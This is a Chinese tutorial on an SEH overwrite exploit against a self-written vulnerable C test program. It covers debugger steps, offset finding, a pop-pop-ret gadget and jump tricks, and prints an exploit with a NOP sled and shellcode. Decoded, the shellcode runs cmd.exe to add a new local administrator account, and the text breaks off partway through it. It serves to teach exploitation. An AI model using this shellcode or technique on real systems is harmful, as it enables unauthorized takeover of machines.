


找到这个 pattern.txt，用这个 10000 个字符替换


test("AAAA"); 中 AAAA。然后重新编译，你可以在 C:\找到这个 test4.exe。用 Windbg 载入，执行两次 g，然后 !exchain。如图




!exchain 查询异常信息，可以看到，nseh【注：下文提到的 nseh 为 Pointer to next SEH record，n 是 next 的意思。Nseh 是指向下一个异常处理结构的指针，seh 是异常处理函数的指针。】已经被覆盖为 0x62443961(bD9a)，回到 Immunity Debugger，执行!mona po bD9a。



2368 字节可以覆盖到 nseh。我们可以验证一下，改为 test("AAAAAAAAAAAAAAAA……"); 里面是 2368 个 A。重新编译，你可以在 C:\找到这个 test5.exe，用 Immunity Debugger 载入，直接运行



看到了吧，刚好能覆盖到 nseh。下面就是在应用程序的模块找 pop pop retn 序列地址。我们不能在系统 dll 模块找，因为它们有 SafeSeh 保护，将导致我们的 shellcode 执行失败。 我用 Immunity Debugger 的搜索功能 r32 是模糊匹配 32 位寄存器。




幸运的是 pop pop retn 这种指令很多，很快，我在 0x00401231 找到了一个


00401231 . 59 POP ECX
00401232 . 59 POP ECX
00401233 . C3 RETN

下面就是构造溢出字符串：


buf + nseh + seh + nops + shellcode

但不幸的是，我们的 pop pop retn 指令地址 0x00401231 有截断字符\00。会导致后面的 shellcode 被截断。我们得想办法解决：那么把 shellcode 放前面，在 seh 后面加一个跳转跳到我们的 shellcode？你也许觉得可以。其实，这不行，因为 seh 后面都被截断了，无法在 seh 后面放跳转指令跳到 shellcode。但是，注意到程序在执行 pop pop retn 后会跟踪执行 nseh 指令，而 nseh 在 seh 前面，不会被截断。因此我们可以在 nseh 跳到 shellcode。把 shellcode 布置到 nseh 前面的 buf 中。由前面我们知道，2368 个字符可以覆盖到 nseh，我们在其中放置 shellcode，不足的用\x90 填充。我看了下我们 shellcode 长度是 194 字节，所以我们可以把 shellcode 布置在 nseh 前的 194 字节处(经手工计算 shellocde 应该从 0x0018FEB8 开始），shellcode 前面用\x90 填充。那么 nseh 这里写什么呢？它应该是跳到前面的 shellcode 的指令，我们可以用 Immunity Debugger。转到 nseh 所在地址 0x0018FF78。按空格键，在这一行反汇编：jmp 0x0018FEB8 (shellcode 地址)






然而我发现这不行，我们 nseh 只能放四个字节长的指令，jmp 0x0018FEB8 指令五字节。但我们还有解决的办法：把 shellcode 在往上移动八个字节，在 nseh 前面就空出了八个字节，在这里放置跳转到 shellcode 的地址，nseh 放置跳转到那八个字节。继续，shellcode 往上移动八个字节就到了 0x0018FEB0 处，nseh 跳到它前面的把个字节 0x0018FF70 处。



所以 nseh 应该放置 0x9090F6EB，用同样的办法



Nseh 前面的八个字节应该放 0x909090FFFFFF39E9。我一开始构造的 Exploit 如下：

```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
	char buffer[256];
	strcpy(buffer,str);
	return 0;
}

int main()
{
	char temp[2048];
	test("\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
```


\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90

\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52

\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63\x6d\x64\x2e\x89\xe5\xfe\x4d